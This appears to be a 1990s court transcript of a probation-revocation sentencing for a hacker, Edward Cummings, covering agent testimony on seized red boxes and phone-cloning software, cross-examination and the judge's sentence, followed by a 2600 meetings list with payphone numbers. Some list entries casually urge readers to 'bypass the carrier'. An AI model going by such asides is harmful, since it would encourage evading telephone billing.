We also received information from various sources that Mr. Cummings was in possession and was also selling stolen merchandise, telephone company calling cards in the name of Cummings and other individuals, a wide variety of credit cards in the name of Edward Cummings to which large amounts of money were owed, a letter to a credit issuing agency reportedly from the brother of Edward Cummings, Elliot Cummings which explained overdue status of Mr. Edward Cummings' account because Mr. Edward Cummings was out of the country.

Additionally, Your Honor, Mr. Cummings throughout this investigation and throughout his Federal trial made various statements while in jail to a talk show WBAI in New York City regarding this investigation. Mr. Cummings would call WBAI and make statements regarding the Secret Service and other agencies and the courtroom proceedings.

Additionally, Your Honor, found in the search were copies of 2600 magazine and bulletin board statements regarding various issues. And just to make the Court aware, the 2600 magazines were originally founded by a group of computer hackers, Your Honor.

Additionally covered in the 2600 magazine, the internet and various other bulletin boards, electronic bulletin boards with statements by individuals regarding both the Federal case and this case currently before the Court today.

Additionally, there have been internet messages sent to the White House and to the First Lady Mrs. Clinton regarding this case. Your Honor, and also I would like to close with saying that Mr. Cummings' followers have taken upon themselves to make this —

MR. TRUJILLO: Objection, Your Honor, this has nothing to do with Mr. —

THE COURT: It's sustained

Q. Anything further?

A. Your Honor, I would like to say that, and previously I've been asked if I felt that Mr. Cummings was a danger. Your Honor, I would only conclude that I believe any reasonable person would feel that Mr. Cummings previous activity, as well as the vast amount of items that were obtained during the search, would lead anyone to believe that Mr. Cummings is a threat to the community because it is obvious that besides just being misguided intellectual curiosity in one particular area, it encompassed a number of areas of criminal activity

Q. Only one question beyond that. I think most of the other matters are not terms of art or matters that would not be ordinarily understood. What's a mercury switch agent?

A. A mercury switch is a device that could be utilized to complete an electronic circuit. Basically in layman's terms it would be a glass vial filled with mercury. And at each end it would have an electronic or a wire connection allowing an individual to place that particular electronic circuit.

Once the mercury switch is moved, then the circuit then is completed by the mercury itself moving and thus allowing a device to be turned on electrically.

Q. And in the course of your training and experience as a Secret Service Agent, what are mercury switches commonly used for?

A. They can use it in a host of the different settings. Our concern, of course, was because Mr. Cummings had a

great deal of information regarding explosives. I'm not aware of what Mr. Cummings' particular application of this device was to be used for.

Q. So I guess, getting to the point, Agent, with a mercury switch is it capable of being used on a bomb?

A. Yes, it is.

Q. Without making the allegation that that was, in fact, what he was using it for?

A. Yes, it is.

MR. POLANSKI: Thank you. I have nothing further, Your Honor,

THE COURT: Any questions?

CROSS-EXAMINATION
BY MR. TRUJILLO:

Q. Mercury switches are also used, are they not, in any household in order to regulate temperature, are they not?

A. They're used in a number of applications, electronic applications.

Q. Including simply thermostat, just to use regular temperature?

A. That's correct.

Q. Mr. Varney, you did not participate in the house — in the search of Mr. Cummings' residence, did you?

A. That is correct,

Q. So the information that you've given to the Court is all based upon the information you derived from speaking with the other Secret Service agents and members of Haverford Township Police Department?

A. No, that is not correct. My information is based on a chain of custody documents regarding the seizure of the evidence.

Q. And the house which was searched, can you describe that to the Court, please?

A. Yes, I believe it's a one-story split level house, wood and brick construction. I believe there were two people residing at this address. It was both Mr. Cummings and another individual.

Q. In fact, there were three people that lived at that house, were there not?

A. That I don't know.

Q. In fact, this was not Mr. Cummings' house, Mr. Cummings was a tenant in the house, isn't that correct?

A. That is correct. He was renting the house from another individual.

Q. Mr. Varney, the list that you just read to the Court on the items that were confiscated in the search of Mr. Cummings' residence, first, specifically where the items were found?

THE COURT: Can you start that question over again?

Q. Regarding the items that were found in the Defendant's residence, where were these items found?

A. The items were found in both Mr. Cummings' bedroom as well as a storage area within the garage. Specifically, if you would like me to address each item, I would have to pull the documentation and take a look at that. Additionally, Detective Morris would be able to shed some light over specifically where the items came from.

Q. In fact, the items were found in a bedroom, in a garage and also in the basement; is that correct?

A. That is correct.

Q. And Mr. Cummings had access to both of those, the basement and the garage?

A. Yes. Actually, it was Mr. Cummings' roommate that pointed out the areas and the items that belonged to Mr. Cummings.

Q. Mr. Varney, in terms of the — let's go through some of these items that you were just talking about, the white plastic — I guess what you called white plastic, as you say, is used or can be used for credit card fraud; is that correct?

A. Yes, that is correct.

Q. And Mr. Cummings has never been charged with any type of credit card fraud; is that correct?

A. No, the United States Attorney's Office opted to charge Mr. Cummings with violation of the 181029 Section (a)(5) and I believe (a)(6).

Q. Mr. Cummings was never charged with credit card fraud; isn't that correct?

A. That is correct.

Q. The stolen identification documents that you referred to, what stolen identification documents were you talking about?

A. There were a number of Pennsylvania drivers licenses that were stolen, and I determined that they were stolen by contacting the rightful owners who subsequently had advised me that their drivers license had either been stolen out of a vehicle or were subsequently stolen at an unknown point, an unknown time.

Q. And so Mr. Cummings then was also charged with possessing stolen identification documents; is that correct?

A. No, the United States Attorney's Office opted not to charge Mr. Cummings with that violation.

Q. The — you talked about tapping a telephone. You are part, you said, of the Telecommunications Squad for fraud; is that correct?

A. That is correct.

Q. Can you tell the Court what tapping a telephone means?

A. My definition in a layman's term would just simply be allowing an individual to have access to either real time or subsequent access to individuals telephone communication.

Q. Doesn't, in fact, tapping a telephone require at least law enforcement authorities authorization under Title 18 of the United States Code?

A. For a law enforcement agency, Federal Law Enforcement Agency, we would have to obtain Title 1 approval.

Q. At the time that this "tapping" took place, you're aware, are you not, that this was done on a — any recording that could have been made at this time was not illegal based upon the fact that the use of a scanner to intercept communications and cordless telephones at this time was not illegal? You're aware of that; are you not?

A. I don't believe that that was the means that Mr. Cummings used to monitor the telephone calls that we're talking about.

Q. What means do you think were used?

A. Based on my continued investigation, it was the township of Marple, Marple Township Police Department that had obtained at least one device which was at least one voice activated tape recorder hooked up to a telephone line.

Specifically, with regard to the phone tapping referring to Mr. Cummings' personal journals, it was never determined what type of device was used. I can only assume based on the first occurrence that the same type of device was used.

Q. What type of device was that?

A. A voice activated tape reporter.

Q. An answer machine?

A. So when an individual would pick up the telephone line, once there was noise on the telephone line, the tape recorder would begin to record both the dial tone, the numbers being dialed, as well as the conversation.

Q. It's an answering machine, right?

A. No.

Q. Well —

A. It was a voice activated tape reporter.

Q. The — through the use of these — of the journals which you reviewed, can you tell the Court approximately what time frame this took place?

A. I believe, and again I apologize, my memory may not be accurate, I believe it was during the summer of 1993 or '94, I would have to go back and take a look at the journal itself.

Q. The documents which you've provided to us in discovery, in fact, indicate, and I'll show them to you if you would like, that anything like this took place in the 1992 time frame, would that surprise you?

A. No, not at all. Taking a look at these documents these do look like the documents that I provided the United States Attorney's Office, however, without taking a look at the actual documentation, I couldn't say for sure, but they do appear to be.

Q. Was Mr. Cummings ever charged with committing any fraud relative to anybody's telephone company calling card, whether in his name or in anybody else's?

A. No. Again, the United States Attorney's Office opted not to charge Mr. Cummings with that.

Q. Was Mr. Cummings ever charged with the use of or unlawful possession of lock picking devices to include lock picking books?

A. I believe the local authorities have not determined as to whether they will charge Mr. Cummings with such, but the United States Attorney's Office did not charge Mr. Cummings with possession of lock picking devices.

Q. You're aware, are you not, and I think you stated that there were a number of computers found and information regarding computers and electronic communication equipment; is that correct?

A. Yes, that is correct.

Q. You're aware, are you not, that Mr. Cummings, for at least five years, made as his living the repair of computers? You're aware of that, are you not?

A. Yes, I am.

Q. And you have no evidence or no suggestion that indicates otherwise, do you?

A. I'm sorry. Could you repeat the question.

Q. You have no evidence that suggests otherwise that he was not involved in the repair — in the business of repairing computers during 1990 and 1995?

A. I do know that Mr. Cummings had his own business called Electronic Design, which he did repair computers.

Q. You're aware, are you not, that Mr. Cummings is also a federally licensed HAM radio operator, do you not?

A. I don't have first knowledge. Mr. Cummings and I have talked about HAM radios previously.

Q. And Mr. Varney, you're aware, are you not, that the statute under which Mr. Cummings was charged and did not become law until late October, 1994, are you not?

A. The particular section that Mr. Cummings was charged under I believe was codified sometime in October of 1994,

MR. TRUJILLO: That's all I have of this witness, Your Honor.

THE COURT: Mr. Polanski, anything further?

MR. POLANSKI: Nothing further.

THE COURT: Mr. Varney, thank you for attending.

THE COURT: We'll now turn to the defense. I'll hear anything on the defense side of the case.

MR. TRUJILLO: Your Honor, two things, just for the record. The statute is 1029 not 129; and secondly, the presentence investigators report at the — I believe there's Page 2 and I believe you Your Honor also stated that Mr. Cummings was sentenced federally to 8 months imprisonment. The guidelines were 2 to 8 months, but his sentence was 7 months,

THE COURT: I thought the presentence on the second page said 8 months and at the end it said 7 months.

MR. TRUJILLO: Yes, Your Honor.

THE COURT: So the 7 months is correct?

MR. TRUJILLO: Yes, Your Honor,

THE COURT: Thank you.

MR. TRUJILLO: Your Honor, I will not be presenting any evidence, simply argument. I will note for the Court that the Defendant's uncle, Mr. Benjamin Howels, is in support of Mr. Cummings. Your Honor, a week from Sunday will be one year to the day that Mr. Cummings was initially arrested on the charges which were involved in the Federal cases and which formed the basis for the parole — the probation violation to which Mr. Cummings has admitted and which this Court has found that this Defendant has indeed violated.

Your Honor, the last year of Mr. Cummings' life, I think Your Honor is well aware, has been an extraordinary difficult one for Mr. Cummings. I think that it's fair to say that the first time that the Defendant came before Your Honor he was probably a different person than he is today.

I think Your Honor would — just not only viewing the Defendant, but also the various things that have happened to the Defendant as a result of these prosecutions, I think it's fair to say that one of the major portions of sentencing is certainly punishment. And if the punishment portion of sentencing has not already taken place in Mr. Cummings' case, I don't know what else can punish Mr. Cummings.

Mr. Cummings was, and I'm not here at all to make light in any way of the violation, but the fact of the matter is that Mr. Cummings was, in fact — came into violation some 5 months after a new Federal Statute was passed.

Mr. Cummings certainly knew that he should not have been involved in these activities and Mr. Cummings has indicated to me, to this Court and also to Federal Court, that that will never happen again.

I think that Mr. Cummings had never before this time spent any real significant time hardly at all in either a Federal facility or in this facility, and in fact, he's been locked up with what's considered to be the most dangerous criminals in Northampton County Prison on the basis of his bail.

Your Honor, the Defendant has been punished. He's been punished severely. He's been punished swiftly. Mr. Hoke, in his report, indicates that the Defendant is not a good — or suitable candidate for continued supervision. I dispute that, and for the one simple reason that Mr. Cummings, with the exception of this one occurrence, always was somebody who showed up. He came here. He came with me at least two different times when he knew that he was probably going to be locked up immediately.

He actually, himself, came here three times, even though the hearing for the violation hearing was put off on a couple occasions. He knew here everytime on coming here, he expected to be locked up.

Your Honor, as I said to the Court the last time I was here, I have not ever in my experience — and I have done this kind of work for a number of years, I was a Federal prosecutor, I have never seen somebody this severely punished for the kind of violation that Mr. Cummings has been charged with, whether it's a probation violation or for an underlying offense for which Mr. Cummings was convicted of either statewide or federally.

Your Honor has a tremendous amount of discretion in how to sentence Mr. Cummings. I think Your Honor has certainly told Mr. Cummings in the past and now that his conduct will not be tolerated.

Mr. Cummings is under supervised release by the Federal Court for the next three years. I suggest, Your Honor, that it's probably not appropriate for Mr. Cummings to continue to be under two kinds of supervision, and that if he does anything in the next three years to violate his Federal supervision, I have a feeling that Judge Waldman is not going to take too kindly to that either.

I think Mr. Cummings has learned his lesson, and I will do everything in my personal power, Your Honor, to make sure that he never, never comes before this Court or any of the other courts again.

I know that Your Honor also has to look at the impact on the community and what kind of message you send by your message of Mr. Cummings. I suggest to Your Honor, Mr. Cummings has already spent in state custody and Federal custody almost 10 months in prison, and I would just ask that Your Honor consider that and perhaps consider imposing a sentence which takes into account and makes concurrent any sentence with the time that he has served Federally and certainly gives him credit for the time that he's spent in the state. That's all we have, Your Honor.

THE COURT: All right. Let's take a look at some of the materials that have been supplied to me. We first note that when a trial court imposes a sentence following revocation of probation, it must state his reasons on the record. There's a line of cases specifying that, including Commonwealth vs. Mathews, 486 **A.** 2d. 495 (PA. Super. 1984), must reflect our consideration of the criteria of the Sentencing Code, the circumstances of the offense, and the character of the Defendant.
Commonwealth vs. DeLuca, 418 A. 2d. 669 (PA. Super. 1980), upon revocation of probation, the trial court possesses the same sentencing alternatives which were available at the time of the initial sentencing. 42 PA. C.S.A. 9771(b).

So let's first review the circumstances of the offense. I have reviewed the file from Criminal Division and I set forth the following summary of the original charges that were presented to this Court:

On August 15th of 1993, Patrolman James Rowden of the Forks Township Police Department approached an automobile on Klien Road in Forks Township near the vo-tech school where an electronics fair was being held.

The officer characterized this area as rural and remote. A red Ford Thunderbird was parked outside the road beside the road with a broken taillight and a broken window behind the driver's door.

Patrolman Rowden checked the identification of the vehicle. The vehicle was not reported stolen. The automobile displayed a registration plate of a Chevrolet Sedan titled to an electronics firm, but the vehicle identification number showed the automobile was issued a valid registration plate to a Philadelphia resident so that the plate on the vehicle did not match with the vehicle itself.

Patrolman Rowden entered the vehicle to determine the true owner. The nature of equipment, which was in plain view, was electronics equipment that the officer saw inside the car. He looked in the glove compartment and found Mr. Cummings' checkbook but no other ownership documents.

Furthermore, a police scanner, a cellular telephone, a tape recorder and a draw string bag were found in the glove compartment and taken by the officer. The bag contained Radio Shack calculators and several automat-

ic phone dialers. Attached to the dialers were sheets of paper containing instructions.

The instruction sheets were for programming and operating directions for the devices which were referred to as red boxes, which are to place calls from public telephones without paying.

The officer went to the school in an attempt to locate the owner of the vehicle at the fair. The officer paged the owner of the vehicle through a description of the automobile and the Defendant by name.

The officer waited for approximately 15 minutes, but received no response. After consulting with his superior, Officer Rowden arranged for the vehicle to be towed. It was at that point that Mr. Cummings and two companions reached the vehicle.

Mr. Cummings provided information as an explanation, conflicting information regarding the vehicles registration and identification. Patrolman Rowden informed Mr. Cummings that the vehicle could not be driven without a valid license plate, so he transported Mr. Cummings and his companion to the Forks Township Police Department to issue the Defendant a citation with respect to the registration violation and to allow Mr. Cummings and his companion to arrange transportation back to the Philadelphia area.

While at the station, the Officer asked regarding the ownership of the equipment. Mr. Cummings stated that it was his property, but that the devices were merely telephone dialers.

Officer Rowden stated that he was aware that they were red boxes after reading the accompanying instructions. Mr. Cummings conceded that he manufactured them. Officer Rowden seized the radio electronic equipment with the corresponding instructions.

While at the station, Officer Rowden left Mr. Cummings and his companions in the room with the seized electronic devices. When he returned, he issued Mr. Cummings a summary citation regarding a violation of the Vehicle Code, and at that point told him he was free to go.

Mr. Cummings and his companions were unable to find transportation and they left the police station and proceeded on foot. While placing the red boxes into an evidence locker, Patrolman Rowden determined that the instruction sheets were missing and that batteries had been removed from the red boxes.

Officer Rowden installed some batteries, but only one device worked. Previously all the devices had been in operation on Officer Rowden's preliminary testing. Since no one else was in the police station when the Officer was involved with Cummings and his associate, he began to look for them.

The men were discovered walking along the road about a half a mile from the police station and they were detained for questioning. Officer Rowden inquired about the whereabouts of the instruction sheets and removal of the batteries. Mr. Cummings responded that the sheets were "smoked", meaning that they no longer existed and remarked that he had not been informed he could not have the instructions back.

After this exchange, Mr. Cummings was arrested for evidence tampering and the balance of the charges, which I have previously stated, and later he entered a plea of nolo contendere to that charge before me.

Let the record reflect that I have, of course, reviewed the circumstances of the underlying offense, and I have also reviewed the grounds for the Court to consider regarding a sentence of probation as specified in 42 PA. C.S.A. 9722, and I do not find the conditions weighing in favor of another order of probation following the revocation.

Furthermore, the commission of the new offense violates an implied condition of probation and indicates that the offender is a poor risk for probation. Under Section 9722 I find that there's been no showing whatsoever that the Defendant acted under strong provocation, no evidence at all that there were substantial grounds tending to excuse or justify the criminal conduct of the Defendant, no evidence that the victim of the criminal conducted induced or facilitated its commission, no evidence that the Defendant has compensated or will compensate the victim of criminal conduct.

Furthermore, based upon the fact that he was arrested both by local authorities and then Federal authorities only five months after his initial sentence of probation, I cannot find that the criminal conduct of the Defendant was the result of circumstances unlikely to recur.

At the time of the original sentencing, I concluded that the character and attitudes of the Defendant indicated that he was unlikely — I'm sorry — I made a finding that there was no evidence that he was unlikely to commit another crime.

As a matter of fact, the attitude of the Defendant, his disrespect towards the judicial system and the law enforcement system made me classify the Defendant at that time as a true wise-guy, and I kept his probation local rather than switch it to another county and take the chance that he might slip through the cracks.

I find that there's been no evidence whatsoever that the Defendant is likely to respond affirmatively to probationary treatment, and I find no evidence that confinement of the Defendant will provide excessive hardship.

I listened to the testimony from the Secret Service Agent, but I have to also balance that with the fact that the United States Attorney's Office had possession of all of that information and made its decision on what charges to file against the Defendant, made its decision on how to negotiate its plea with the Defendant, and I would gather that the sentence from the Federal Judge reflected the consideration of all of the elements — all of the evidence that has been presented to me which was utilized, like I said, both by the Federal Judge and the United States Attorney's Office.

However, I have to consider that the Defendant has pled guilty to having in his possession, March of 1995, during which time he was on probation from this Court,

two altered telecommunication devices and also admitted to having in his possession software to clone a cellular phone.

The communication devices enabled an individual to make phone calls without being billed by the appropriate phone company and the software enabled the possessor to make calls on cellular phones and charge calls to other individuals.

At the time was not that only a violation to Federal statutes, but those pieces of equipment were in the Defendant's possession while he was on probation from this Court.

Case decisions in Pennsylvania have long held that if a Defendant commits another crime while on probation, the Court may revoke the probation and sentence the Defendant to be imprisoned. Commonwealth vs. Pierce, as an example, 441 A. 2d. 1218, Pennsylvania Supreme Court case of 1982, however, Section 977 imposes a statutory limitation on a sentence of total confinement following revocation of probation, in that the Court cannot impose total confinement unless it finds that:

The Defendant has been convicted of another crime, or that the conduct of the Defendant indicates that it is likely that he will commit another crime if is he is not imprisoned, or such a sentence is essential to vindicate the authority of the court.

Furthermore, the sentence must not exceed the maximum sentence originally imposed. Commonwealth vs. Anderson, 643 A. 2d. 109, Superior Court case of 1994.

I've ordered, as you know, a presentence report, and I've incorporated it into the record. Let's just review that briefly now. What is the county of the Defendant's home address? What county?

THE DEFENDANT: Bucks County.

THE COURT: The Defendant is 33-years-old?

THE DEFENDANT: Thirty-four now.

THE COURT: Thirty-four. Okay. I have reviewed the official version, the police version. The police version as we all know, had access to the report quite lengthy includes all the items which Secret Service Agent Varney testified to. Then on Page 8 we referred to the Defendant's prior record.

The Federal offenses are, of course, shown, Then we get into a rather lengthy history of vehicle violations. This is probably the most lengthy record of vehicle violations I have ever reviewed as an attorney or as a judge. It goes on from Page 8 to Page 15 and although it sounds rather funny, the Defendant's license is suspended until the year of 2007.

Apparently this is consistent to the way that you have previously appeared before the Court. Mr. Cummings, you have no respect or regard to county or the state. There's continual violations almost on a monthly basis.

After your — first of all, how come, Mr. Cummings, you have two valid Pennsylvania licenses. Can you explain that to me?

THE DEFENDANT: I honestly — I don't know the reason. I believe I had one and then I also had a state — after it expired and it was subsequently suspended, after it expired I requested a state identification card from the Department of Motor Vehicles and that was issued to me.

I think there's some confusion as to what is a state identification card which is valid and a motor vehicle license. I know that I did not have two valid or two driver's license period.

THE COURT: Well, that statement is directly contrary to the information provided to me. I have been informed that you had two valid Pennsylvania licenses and in that fact, both of them have now either been revoked or suspended. I don't believe a formal identification gets revoked or suspended. I can only say that it's reported to me that you had two valid licenses, with two valid license numbers. I can give you their numbers. I don't understand what you're saying.

THE DEFENDANT: The second number was for a state identification card and the card said on it non-driver's license and that was issued by Harrisburg, so that's the best explanation I can give you, Your Honor,

THE COURT: Yet you were issued vehicle violations to that number because in both numbers you were issued vehicle violations. It seems unusual to me that you would receive vehicle violations for an identification card, but you're permitted to say whatever you want to say. I can only say that the information that's been provided to the Court is contrary to that.

Almost on a monthly basis you received violations after your license was either suspended or revoked. You continued to drive and readily admitted that to a probation officer because you had to get to work. You did disregard those suspensions or revocations and continued to drive.

When you originally appeared before me for the probation violation, how did you get here?

THE DEFENDANT: That day I took a bus.

THE COURT: You took a bus?

THE DEFENDANT: Yes, sir.

MR, TRUJILLO: And Your Honor, I can represent to the Court that the other times that he had came up here he had gotten a ride from a friend of his.

THE COURT: I have no reason to dispute that. I don't know personally. All I can say is from 1992 through early 1994, almost on a monthly basis he was receiving vehicle violations. Not only was he — enough said about that.

It's one of the most lengthy records of vehicle violations I have ever reviewed. Education, you graduated from Troy High School and attended the Penn State Wilkes-Barre campus. Employment, it does list your employment record. Then the evaluative summary has to be one of the poorest summaries I have ever reviewed from someone who is not charged with a crime of violence.

I readily agree with you that you're not charged with anything that involves violence or danger which

involves individuals in their personal capacity, but certainly it's one of the poorest evaluative summaries I have either reviewed as attorney or as a judge. Also, another question I have, and this is in line with most of this information I have received about you, your interest in having other types of identifications to driver's license, you reported that you had a record of three offenses which do not appear on your Pennsylvania State Rap Sheet. Do you know why?

THE DEFENDANT: No. I truthfully gave that information to Mr. Hoke,

THE COURT: Okay, You reported in 1981 a conviction for loitering.

THE DEFENDANT: That's correct.

THE COURT: Have you always had the same social security number?

THE DEFENDANT: Always, Your Honor.

THE COURT: Okay. In 1986 you have a conviction for receiving stolen property. Again you used the same social security number then as you do now?

THE DEFENDANT: Always, Your Honor,

THE COURT: Let me just finish first, then I'll give you a chance to explain. And then 1989 a conviction for harassment, and I don't believe that would be in the state computer. That would only be office of a local magistrate at that time. I believe now that it would be in the state computer, but not back in 1986. Where was that conviction for receiving stolen property? What county?

THE DEFENDANT: Delaware County.

THE COURT: You said you utilize the same social security number as you do now?

THE DEFENDANT: All my life.

THE COURT: And there's a 1981 conviction for loitering. Where was that?

THE DEFENDANT: What year was that?

THE COURT: 1981.

THE DEFENDANT: That was in Luzerne County.

THE COURT: I don't have any explanation for it. It runs strictly by social security numbers so I don't know why those would not appear on your rap sheet.

THE DEFENDANT: I can't explain Mr. Hoke's inability to get the proper information, but I can say that this Court had a copy of that, as you call it a rap sheet, with those charges listed on it at my original sentencing here in this Court in October of 1994.

THE COURT: Well, that would be in the possession of the District Attorney's Office.

MR. TRUJILLO: And Your Honor, I'll also note that the Federal Probation Office also confirmed that.

THE COURT: That they had those?

MR. TRUJILLO: And that was taken into account.

THE COURT: Mr. Hoke was unable to find those through his check of — in the state computer, but I'm only reporting what's been given to me. It's then concluded in here that you did — well, your license is suspended until the year of 2007. Mr. Hoke was also of great concern that while you were on probation you had reported to him an address which was only a box number, not the actual address where you were residing. Why didn't you provide him with the actual address where you were residing?

THE DEFENDANT: I provided the Court with a certified letter indicating my residence address. Initially I did not meet with Mr. Hoke. I met with two other individuals in his office and I explained the situation that I have a mailing address because the mail that I get at my residence address will not get to me because I had the problem with the landlord not giving me my mail. I was not straight with Mr. Hoke about that information.

THE COURT: Why not?.

THE DEFENDANT: I told him three weeks ago when I met him that I was being less than straightforward in giving him that information. I also did have a valid concern about getting mailings from him, but I left it at that and I admitted to him when I spoke with him three weeks or a month ago that I was less than straight forward about that.

THE COURT: The probation office also concluded that you appear to accept little responsibility for the crimes committed and that you show no remorse. That, of course, is consistent with the attitude that you have always expressed in the courtrooms.

I understand that you may disagree with whether or not certain laws are legitimate or not, but on two separate opportunities, Mr. Cummings, you've had the opportunity to plead innocent and declare your innocence. Instead, on two separate opportunities you entered pleas before different courts. You went with a nolo contendere plea in this Court, and you entered a plea in Federal Court.

The probation office concludes that probation supervision has not been successful with you. I find that the conviction of another crime following your sentence of probation here and you were given an opportunity, you were a young man, cocky as you were, I still gave you an opportunity to work this out on probation.

I must find, based upon the information that's been provided to me, that there is an undue risk that during the period of probation or partial confinement that you would commit another crime, that you have been convicted of another crime following your sentence of probation, and that you are in need of correctional treatment that can be provided most effectively by your commitment to an institution and that a lesser sentence would depreciate the seriousness of your crime.

Mr. Cummings, I say this sincerely that this country provides great liberties and resources to its citizens. It's dependent upon the voluntary cooperation of the citizens to follow the law. Although you get a different perspective than that when you sit in criminal court, we have to remember that the vast majority of citizens obey the law.

When I look at someone like you with this God given intelligence whose had an education, when I look at you with all these advantages that you have pled guilty and voluntarily committed crimes, that's a sign

that that system is falling apart and that's when we, unfortunately, have to step in and say we must protect the rest of society from this.

Now, the information that's been provided to me from the Secret Service, I have to balance. Certainly that makes you appear one step above a terrorist, but I'm not sentencing you on any of that information, and I have to take that apart from my consideration in this case.

I'm sentencing you on the charge of tampering of evidence, the same as I had sentenced you initially rather than a term of probation. That information is relevant to your character, but it has to be, as I said, balanced with other information that's been provided to me.

I also have to know that you committed these offenses and that you had in your possession these items only five months after you were sentenced to probation by this Court.

Therefore, for the reasons that I have stated, I find that I must sentence you to incarceration to a minimum of six (6) months to a maximum of twenty-four (24) months, and that upon your release you shall be under the supervision of the State Parole Board, I'm going to establish a fine of $3,000 and I'll give you the full term of the maximum sentence to pay the $3,000 fine as well as costs and restitution.

He may be given credit for time served, only to the time that he has served on this sentence, that would be the day that he was incarcerated on the detainer here in relation to the probation violation and I'm not sure if he did.

If he has served any incarceration prior to the time of his original sentence, he's not given time served for the time served on the Federal sentence. That was for different charges. I do agree with one of your original requests, and I'll agree that your incarceration may be transferred to Bucks County so that you may be in touch with your relatives. I didn't permit that the first time around. Perhaps looking back that might be the best thing to help you, because eventually you're going to be released to be better incorporated into society again. Are there any questions regarding his sentence?

MR. TRUJILLO: Your Honor, as to the fine, I'm sorry, did the Court make a finding of his ability to pay that fine?

THE COURT: I made that finding based upon the information provided to me in the presentence report regarding his work history and his ability to earn income. If, upon his release, he certainly cannot be held in contempt if he does not have the ability to pay the fine. And if circumstances show that that fine is above his means, that's certainly something that I would reconsider. But it's based on what I have been provided as to his income, ability, capacity and as to his prior work history and I rely on the information contained in the presentence report.

Do you understand that that you have right to file a written post-sentence motion within ten days from today? All requests for relief must be included in this motion which may include a motion regarding my decision to revoke your probation and a motion to modify your sentence.

You have the right to file a motion objecting to any error appearing on the face of the record. You have the right to file a motion for a new hearing raising any errors that you believe were prejudicial to your case or challenging the weight of the evidence or raising any other grounds. You also have the right to file a motion, as I said, to modify the sentence.

The post-sentence motion must be decided within 120 days of the filing of the motion. If you file this motion and it is denied, you have the right to file an appeal to the Superior Court within 30 days from the denial of the post-sentence motion. If you do not file a written post-sentence motion, then you still have the right to file an appeal to the Superior Court within 30 days of today.

The issues raised on your behalf before and during the hearing are preserved for appeal whether or not you elect to file a post-sentence motion.

You have the right to file an appeal on any of the following grounds: That your sentence is illegal, in which case if the Superior Court agreed, you would be resentenced; or on any of the grounds that you could have raised in the post-sentence motion.

You have the right to the services of an attorney for preparing and filing such motions and for taking such appeal. And if you cannot afford an attorney, the Court will appoint one for you free of charge on your request, or the appointed or private attorney you now have will continue to serve and represent you free of charge with respect to filing such appeal.

If you cannot afford to pay the fees necessary to file the appeal, the Court will waive the fees. So to summarize, you have the right to file a written post-sentence motion within 10 days of today. Do you understand this right?

THE DEFENDANT: Yes, Your Honor.

THE COURT: You have the right to appeal within 30 days from the denial of your post-sentence motion, or if you do not file a post-sentence motion within 30 days from today, do you understand?

THE DEFENDANT: Yes, your Honor.

THE COURT: You have the right to counsel free of charge to you for the preparation and filing of a post-sentence motion and/or appeal if you cannot afford to higher private counsel, do you understand?

THE DEFENDANT: Yes, Your Honor.

THE COURT: Do you have any questions?

THE DEFENDANT: No, Your Honor.

THE COURT: If you are going to file either a post-sentence motion in this Court or an appeal to the Superior Court, you have the right to ask me to set bail or maintain the bail you now have. Thank you. That's the conclusion of this matter.

(Concluded.)

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Food Court near the payphones by Cinnabon.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC

South Park Mall in the food court near the payphones.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Cleveland

Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Iowa City, IA

Fourth floor of Pappajohn Business Administration Building by the payphones near the Eleanor Birch conference room.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Orlando, FL

Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, third level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor.

Toronto, ONT (Canada)

Sheppard Centre, Food Court area (around Second Cup). 7 pm.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC

